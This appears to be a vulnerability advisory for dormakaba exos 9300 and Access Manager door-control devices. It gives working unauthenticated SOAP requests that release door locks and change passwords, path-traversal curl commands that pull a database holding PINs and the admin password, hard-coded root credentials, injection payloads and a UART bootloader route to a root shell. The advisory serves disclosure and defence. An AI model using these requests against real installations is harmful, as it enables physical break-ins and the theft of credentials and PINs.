1) Unauthenticated SOAP API (CVE-2025-59097)
The exos 9300 application has a sub-module called "System Management".By clicking on the module in exos 9300 the application d9sysdef.exe is launched. This sub-application is used to configure the different devices in the exos 9300 environment. After configuring a device in the GUI, a click on the save button is necessary to push the new config to the Access Managers. The configuration itself is pushed via a SOAP API. The SOAP API requests are sent without any prior authentication, or authorization. This allows an attacker to freely re-configure and control arbitrary devices. Some exemplary actions that can be conducted without prior authentication are:
- Releasing locks and opening doors (Permanently, Once, or in a defined timeframe)
- Deactivating input requirements (e.g. Alarming System Inputs)
- Re-configuring the Access Manager web server (Admin password, IP)
- Directly controlling relays on the Access Managers
The only thing an attacker has to know for the request is the device identifier. As already mentioned there is a proprietary addressing scheme in use. A sample address of an Access Manager looks as follows:
I010001
A detailed explanation of the address can be found in the following figure. It is important to note that an attacker can easily guess those values as the numbers are simply counted up by one for every new Access Manager and most of the values are fixed anyways.
┌────────────────────┬───────────────────────────┬───────────────┬───────────────────────────────────────────┐
│         I          │            01             │      00       │                    01                     │
├────────────────────┼───────────────────────────┼───────────────┼───────────────────────────────────────────│
│ Port Type          │ Communication Hub Address │ Port Address  │ Access Hub Address                        │
│ I = Access Manager │ Values: 01-99             │ Values: 00-99 │ Values: 00-99                             │
│ B = Serial         │                           │               │ Fixed to 01 for Access Hubs with Ethernet │
│ C = Modem          │                           │               │                                           │
│ E = Ethernet       │                           │               │                                           │
│ R = remote         │                           │               │                                           │
└────────────────────┴───────────────────────────┴───────────────┴───────────────────────────────────────────┘
The API is reachable via the following URL:
http:// <Access Manager IP>/ICommunicationHub2IDMMService
The following examples show how to switch a relay to open a door without presenting a valid card, or PIN as well as an unauthenticated request to change the adminpassword without knowing the original one.
Example 1 - Switch Relay to Release Door
By sending the following request to an Access Manager, the “ExecutePassagewayCommand” with value 1 is sent to the Access Manager which in our case switches relay 1. This switches the electric lock and opens the secured door.
------Request--------
POST /ICommunicationHub2IDMMService HTTP/1.1
Content-Type: application/soap+xml; charset=utf-8; action="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService/ICommunicationHub2IdmmService/ExecutePassagewayCommand"
Host: <Access Manager IP>:8002
Content-Length: 291
Accept-Encoding: gzip, deflate

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
	<s:Body>
		<ExecutePassagewayCommand xmlns="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService">
			<identifier>I010001</identifier>
			<datapointId>1</datapointId>
			<command>1</command>
		</ExecutePassagewayCommand>
	</s:Body>
</s:Envelope>
----------------------
The successful response with the result 0 (Success) can be seen in the following listing.
------Response--------
HTTP/1.1 200 OK
Server: gSOAP/2.7
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 568
Connection: close
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-ENC="http://www.w3.org/2003/05/soap-encoding" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns2="http://schemas.microsoft.com/2003/10/Serialization/" xmlns:ns1="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService">
	<SOAP-ENV:Body>
		<ns1:ExecutePassagewayCommandResponse>
			<ns1:ExecutePassagewayCommandResult>0</ns1:ExecutePassagewayCommandResult>
		</ns1:ExecutePassagewayCommandResponse>
	</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
--------------------
Example 2 - Change Password
To change the password of an Access Manager, the following request can be sent to the server. It is sufficient to simply specify the new password which is set immediately.
------Request--------
POST /ICommunicationHub2IDMMService HTTP/1.1
Content-Type: application/soap+xml; charset=utf-8; action="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService/ICommunicationHub2IdmmService/BinaryTimezoneUpdate"
Host: <Access Manager IP>:8002
Content-Length: 363
Accept-Encoding: gzip, deflate

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
	<s:Body>
		<ParameterUpdate xmlns="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService">
			<identifier>I010007</identifier>
			<parameters xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
				<Parameter>
					<Id>9</Id>
					<Value>sectest</Value>
				</Parameter>
			</parameters>
		</ParameterUpdate>
	</s:Body>
</s:Envelope>
----------------------
The successful response with the result 0 (Success) can be seen in the following listing.
------Response--------
HTTP/1.1 200 OK
Server: gSOAP/2.7
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 532
Connection: close
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-ENC="http://www.w3.org/2003/05/soap-encoding" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns2="http://schemas.microsoft.com/2003/10/Serialization/" xmlns:ns1="http://kbr.kaba.ch/services/ICommunicationHub2IdmmService">
	<SOAP-ENV:Body>
		<ns1:ParameterUpdateResponse>
			<ns1:ParameterUpdateResult>0</ns1:ParameterUpdateResult>
		</ns1:ParameterUpdateResponse>
	</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
----------------------
2) Trace Functionality Leaking Sensitive Data (CVE-2025-59098)
The dormakaba Access Manager has an open port (TCP/4502) that is used for debugging and sending trace data. The socket is normally accessed via an application (TraceTool.exe) that can be downloaded via the Access Manager web app. The tool is simply connecting to the TCP socket and displaying the broadcast data. The verbosity of the transmitted data can be tuned by setting a verbosity level.
The verbosity level is set via the already known SOAP API. The level can either be set by supplying the known or guessable device identifier, or by sending the password that has the default value "admin". In the wild we noticed different trace configurations. Some Access Managers were configured with verbose trace levels, some just with informational. After connecting to the socket with an arbitrary tool (e.g. telnet, netcat), broadcast data can be observed.
The data includes debug information data inputs (e.g. the entered PIN), as well as success (correct PIN, known card) and error messages (unknown card, wrong PIN).
The following excerpt shows the output of the socket after holding a card against the card reader and entering the PIN 1234 as well as pressing the button "Enter". It can be clearly observed that the PIN is broadcast to the socket. Furthermore, the success messages are displayed.
telnet <Access Manager IP> 4502
Trying <Access Manager IP>...
Connected to <Access Manager IP>.
Escape character is '^]'.
(Info)15:53:07.433: TraceSettings.TcpTracing (Port: 4502): Add new Client to Traceoutput: $ClientIP:47434
(Verbose)15:53:08.128: Found 1 txps.
(Verbose)15:53:08.161: TransponderHandling.ReadImpl: Read from current segment with offset 0 11 bytes of data
(Verbose)15:53:08.177: MediaReceive.SendForward: Added record (BadgeMessage, NoError) to mediaQueue
(Verbose)15:53:08.220: MediaReceive.HandleReceivedMedia: Processing now record (BadgeMessage, NoError)
(Verbose)15:53:08.226: ReactionStrategy.GainAdmission: Used record: CardID: 0000000000000000007A
(Verbose)15:53:08.230: +Cardlink.Execute
(Verbose)15:53:08.234: -Cardlink.Execute
(Verbose)15:53:08.240: Reaction.GetCardFromCache took 1 ms. System is offline
(Verbose)15:53:08.244: ReactionStrategy.React: GetPerson returned NoError
(Verbose)15:53:08.253: Reaction.CheckTimezone: Return EnterPincodeIdentification
(Verbose)15:53:08.257: ReactionStrategy.AdmissionReaction: CheckProfile returned EnterPincodeIdentification
(Info)15:53:08.261: Reaction.AdmissionReaction: EnterPincodeIdentification
(Verbose)15:53:08.264: ReactionStrategy.GainAdmissionInternal: AdmissionReaction returned EnterPincodeIdentification
(Verbose)15:53:08.270: React: GainAdmission returned EnterPincodeIdentification
(Verbose)15:53:08.274: React: MsgId is EnterPincodeIdentification
(Info)15:53:08.284: AntComApi.Send: Sending command AccessLedGreen, AccessLedRed, FKey
(Info)15:53:08.693: AntComApi.Send: Sending command FeedbackBuzzer, FeedbackLed, On, KeyPad
(Info)15:53:09.580: AntComApi.GetKey: Key 1 received from InternalRegistrationUnits
(Verbose)15:53:09.586: MediaReceive.HandleReceivedMedia: Processing now record (Keypad, NoError)
(Info)15:53:09.929: AntComApi.GetKey: Key 2 received from InternalRegistrationUnits
(Verbose)15:53:09.936: MediaReceive.HandleReceivedMedia: Processing now record (Keypad, NoError)
(Info)15:53:10.446: AntComApi.GetKey: Key 3 received from InternalRegistrationUnits
(Verbose)15:53:10.452: MediaReceive.HandleReceivedMedia: Processing now record (Keypad, NoError)
(Info)15:53:10.795: AntComApi.GetKey: Key 4 received from InternalRegistrationUnits
(Verbose)15:53:10.801: MediaReceive.HandleReceivedMedia: Processing now record (Keypad, NoError)
(Info)15:53:11.397: AntComApi.GetKey: Key E received from InternalRegistrationUnits
(Verbose)15:53:11.403: MediaReceive.HandleReceivedMedia: Processing now record (Keypad, NoError)
(Verbose)15:53:11.413: Reaction.GetCardFromCache took 1 ms. System is offline
(Info)15:53:11.418: Reaction.CheckPincode: AccessGrantedWithPincode
(Verbose)15:53:11.426: React: MsgId is AccessGrantedWithPincode
(Verbose)15:53:11.449: Reaction.GetCardFromCache took 1 ms. System is offline
(Verbose)15:53:11.457: PassagewayCommand.Execute (ReleasePassageCommand)
(Info)15:53:11.469: Passageway.SingleReleaseImmediate: SingleReleasingThisPassageway on deviceId: 2
(Verbose)15:53:11.493: Door.Release
(Info)15:53:11.509: ClearAlarm: DoorOpenAlertEnd
3) Unauthenticated Path Traversal (CVE-2025-59099)
To exploit the path traversal vulnerability, the desired file can be placed directly in the path of the GET request, prepended with the following string:
../../../../../../../
To download the main Kaba application running on the Access Manager, the following request can be sent to the device without prior authentication.
curl --path-as-is http:// <Access Manager IP>/../../../../../../../windows/Kaba.Idmm.Main.exe --output Kaba.Idmm.Main.exe
The webserver then responds with the full output of the executable.
------Response--------
HTTP/1.1 200 OK
Content-Type: application/vnd.microsoft.portable-executable
Accept-Ranges: bytes
Server: CompactWeb
Connection: close
Content-Length: 59904
Set-Cookie: authorizationID=Access accepted at xx/xx/2024 9:39:56 AM
MZÿÿ¸@€º´ Í!¸LÍ!This program cannot be run in DOS mode.
<snip>
----------------------
Additionally, the path traversal vulnerability can be used to gain unauthenticated access to the SQLite database, containing badge information, corresponding PIN codes, information about all enrolled employees and the precise device configuration parameters, including the set admin password in cleartext.
To gain unauthenticated access to the database file, the following request can be sent to the device.
curl --path-as-is http:// <Access Manager IP>/../../../../../../../flash/Database.sq3 --output Database.sq3
The response then includes the full SQLite database.
------Response--------
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
Server: CompactWeb
Connection: close
Content-Length: 118784
Set-Cookie: authorizationID=Access accepted at xx/xx/2024 4:04:57 PM
SQLite format 3@  $t^	,$-æØ3ûöñìçâÝØ?S-indexsqlite_autoindex_BookingEventDefs_1BookingEventDefs
‚2++„tableBinaryTimezonesBinaryTimezonesCREATE TABLE [BinaryTimezones] ( [BinaryProfileId] [int] NOT NULL, [PairPrio]
 [tinyint] NOT NULL, [TimeFrom] [smallint] NOT NULL, [TimeTo] [smallint] NOT NULL, [DayFlags] [smallint] NOT NULL, CONSTRAINT
 [PKBinaryTimezones] PRIMARY KEY (BinaryProfileId, PairPrio))=Q+indexsqlite_autoindex_BinaryTimezones_1BinaryTimezones
<snip>
----------------------
In some instances requesting certain files via the path traversal vulnerability results in a denial of service, making the Access Manager's web interface unreachable. This can for example be triggered by accessing the file ping.exe in the following way.
curl --path-as-is http:// <Access Manager IP>/../../../../../../../windows/ping.exe
4) Unauthenticated Access to the SQLite Database (CVE-2025-59100)
To execute the attack, an attacker can simply navigate to the following path:
http:// <Access Manager IP>/database/Database.sqlite
If the file exists, it can be downloaded without prior authentication.
5) Insufficient Session Management (CVE-2025-59101)
The issue in the session management can be demonstrated by sending the following request via curl to log in.
curl http:// <Access Manager IP>/login.cgi?password=<passwordhash>
The server then simply responds with "LoggedIn". After successfully logging in from one certain IP address, it is possible to send all other requests without providing an access token or cookie value.
6) Secrets Stored in Plaintext in Database (CVE-2025-59102)
The Access Manager offers a functionality to export the local SQLite database. The database contains the whole configuration of the Access Manager. This includes passwords for the web app, VPN passwords, card IDs, PINs and much more. The export functionality can be executed after logging in (e.g. with the default password), or by exploiting the session management issues.
In general, an attacker has many possibilities to get access to the database. This includes:
- Weak default password (documented in issue 14)
- Unauthenticated Path traversal (documented in issue 3)
- Issues in the Session Management (documented in issue 5)
- Unencrypted Flash Storage (documented in issue 11)
The following figure shows the downloaded database and the contents of the table "Cards".
❯ sqlite3 ~/research/Database.sq3
Enter ".help" for usage hints.
sqlite> SELECT * from Cards;
+----------------------+--------------+------+--------------+
|        CardId        | SitekeyIndex |  Pin | AccessRights |
+----------------------+--------------+------+--------------+
| 0000000000000000000A |            0 | 1234 |              |
| 00000000000000000000 |            0 | 1234 |              |
| 00000000000000000006 |            0 | 5678 |              |
| 00000000000000000009 |            0 | 9999 |              |
| 00000000000000000000 |            0 | 9999 |              |
+----------------------+--------------+------+--------------+
7) Missing Transport Layer Encryption
No separate proof of concept has been created. Please review the general description above.
8) Weak Default Passwords for SSH Access (CVE-2025-59103)
The root password is set using the following functions:
  1 check_etc_shadow() {
  2     if [ -f /etc/shadow ] && [ -s /etc/shadow ]; then
  3         ROOT_PASSWD_HASH=$(grep root < /etc/shadow  | cut -d ':' -f 2)
  4     else
  5         echo "/etc/shadow missing or empty, creating it ..."
  6         touch /etc/shadow
  7         # only make it readable for root, as that is the purpose the shadow file was introduced for
  8         chmod go-rwx /etc/shadow
  9         # restoring default password for update_user
 10         echo "update_user:\$1\$ombaQHlp\$jqdDyjpD2PJ.6j74PlwDd0:::::::" > /etc/shadow
 11     fi
 12
 13     if [ -z "$ROOT_PASSWD_HASH" ]; then
 14         echo "'/etc/shadow' corrupted! Trying to fix it ..."
 15         echo "root:\$5\$:::::::" >> /etc/shadow
 16     fi
 17 }
 18
 19 # TODO: This check can be removed in future if it is possible to set the time in Barebox / or we decide we don't need the time to be set
 20 check_date() {
 21     if [ "$(date +%Y)" -lt "2022" ]; then
 22       echo "Date has not been set, will not change root password."
 23       exit 1;
 24     fi
 25 }
 26
 27 check_etc_shadow
 28 check_date
 29
 30 if [ -n "$ROOT_PASSWD_HASH" ]; then
 31     SALT=$(echo "$ROOT_PASSWD_HASH" | cut -d '$' -f 3)
 32     EAC_PASSWD_HASH=$(mkpasswd -m sha256 -S "$SALT" eac)
 33 fi
 34
 35 if [ "$EAC_PASSWD_HASH" = "$ROOT_PASSWD_HASH" ] || [ ! -f /opt/dormakaba/jail/fp.txt ]; then
 36     echo "Detected standard password or missing fingerprint. Generating new password ..."
 37     GENERATED_PASSWORD=$(head -c 32 /dev/urandom | md5sum | head -c 32)
 38     # create fingerprint file
 39     ENCRYPTED_PASSWORD=$(echo "$GENERATED_PASSWORD" | openssl rsautl -pkcs -encrypt -inkey "$ENCRYPTION_CERT" -pubin | openssl enc -base64)
 40     create_fingerprint_file > "$FINGERPRINT_FILE"
 41     # change password
 42     yes "$GENERATED_PASSWORD" | passwd -a sha256 root
 43 else
 44     echo "Password will not be changed."
 45 fi
It can clearly be seen that under multiple circumstances the password is not properly set (e.g. date is lower than 2022 in line 21). Under those circumstances, which we have observed in the wild, the following users and passwords are hard-coded and can be used to log into the devices:
root:eac
update_user:secret
9) Potential Command Injection/Argument Injection
The vulnerable code can be seen in the following code listing. The parameter "newPassword" is controlled by the attacker.
string newPasswordEscaped = newPassword;
newPasswordEscaped = newPasswordEscaped.Replace("\"", "\\\"");
newPasswordEscaped = newPasswordEscaped.Replace("'", "'\\''");
string args = "-c \"printf '%s\n%s' '" + newPasswordEscaped + "' '" + newPasswordEscaped + "' | passwd update_user\"";
if (!SystemApi.RunSystemProcess("sh", args))
{
	TraceSettings.TraceWithErrorLevel("SettingsController.SetPassword: Changing password on platform level failed!");
	response.StatusCode = 500;
	return false;
}
During our research we were able to identify multiple cases that can be potentially exploited:
- Potential Argument Injection
- Potential Command Injection
- DoS
By setting the following password, it was not possible to execute a command, but we believe with more time and a more detailed look in the shell used, a successful attack might be possible due to the custom filtering implemented.
\\\"; touch /tmp/test;
Strace output:
[pid 1234] execve("/usr/bin/sh", ["/usr/bin/sh", "-c", "printf '%s%s' '\\;", "touch", "/tmp/test; \\; touch /tmp/test;' | echo 'success'"], 0x55a70daabeef /* 63 vars */) = 0
The following password set via the web UI, results in an argument injection in the shell (busybox) used.
 \\\"; -h;

 [pid 1234] execve("/usr/bin/sh", ["/usr/bin/sh", "-c", "printf '%s%s' '\\;", "-h \\; -h' | echo 'success'"], 0x55a70daabeef /* 63 vars */) = 0
10) Unlocked Bootloader (CVE-2025-59104)
An attacker can connect to the debug footprint. The UART has to be configured for 1.8V, 115200 Baud, 8N1. When starting the Access Manager, the attacker will read following lines on the UART:
barebox 2017.09.0-BSP-Yocto-phyBOARD-Segin-dormakaba.17.2 #1 Thu Jan 27 19:40:11 CET 2022
Board: Phytec phyCORE-i.MX6 Ultra Lite SOM
detected i.MX6 UltraLite revision 1.2
[...]
running /env/bin/init...
Hit m for menu or any other key to stop autoboot:
Pressing any key will now drop the attacker into the barebox bootloader shell. To mount the nand flash, the attacker can execute the "nand-a" script located under "/env/boot/nand-a". In order to elevate privileges to a root shell, the attacker will now modify the kernel command line. This is done by manually setting an environment variable:
global.linux.bootargs.dyn.root="system0 console=ttymxc0,115200n8 root=ubi0:root-a ubi.mtd=root rootfstype=ubifs rw POR init=/bin/sh"
Then, the "bootm" command has to be executed to boot the system. The device will report:
Loading ARM Linux zImage '/dev/nand0.root.ubi.kernel-a'
Loading devicetree from '/dev/nand0.root.ubi.oftree-a'
commandline: console=ttymxc0,115200n8 system0 console=ttymxc0,115200n8 root=ubi0:root-a
ubi.mtd=root rootfstype=ubifs rw POR init=/bin/sh
[0.000000] Booting Linux on physical CPU 0x0
[0.000000] Linux version 5.10.76 (jenkins@3645fe09bc8d) (arm-linux-gnueabihf-gcc (Linaro
GCC 7.3-2018.05) 7.3.1 20180425 [linaro-7.3-2018.05 revision
d29120a424ecfbc167ef90065c0eeb7f91977701], GNU ld (Linaro_Binutils-2018.05) 2.28.2.20170706)
#1 SMP Tue Jun 6 10:39:07 UTC 2023
[0.000000] CPU: ARMv7 Processor [410fc075] revision 5 (ARMv7), cr=10c5387d
[...]
[2.768093] Run /bin/sh as init process
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root)
Thus, the attacker now has full access to the system.
11) Unencrypted Flash Storage (CVE-2025-59105)
Every Access Manager is equipped with a flash chip that contains the whole Windows CE embedded or Linux-based operating system as well as the configuration, binaries and libraries to run the Access Manager. The flash chip itself can be easily desoldered from the Access Manager.
The contents can be dumped and analyzed. It was identified that the whole flash dump is unencrypted. This allows an attacker to easily analyze the applications, as well as extract secrets, like passwords and cryptographic keys.
12) Web Server Running with Root Privileges (CVE-2025-59106)
No separate proof of concept was created.
13) Static Firmware Encryption Password (CVE-2025-59107)
The hardcoded firmware encryption password is found in a DLL which belongs to the tool FWServiceTool. The DLL Firmware.Container.dll contains the ZIP password and can be extracted by disassembling the DLL in dnSpy. The .NET class FirmwareContainerFactory then contains the password:
private const string Password = "649dce<redacted>801c81";
14) Weak Default Passwords (CVE-2025-59108)
The password 'admin' can be used to login to the web interface of the Access Manager, to change arbitrary settings or to gain access to a full database export. This password is set by default and a user is not forced to change the password.
Vulnerable / tested versions

Initially, many vulnerabilities were identified in a dormakaba access manager 9200-k5 (03.03.016 RA). However, the versions 04.06.189 RA (9200-k5) and 05.00.073 RA and 05.01.088 RA (9200-k7) were also subject to testing. For the detailed version information, refer to the vulnerability descriptions above.
Vendor contact timeline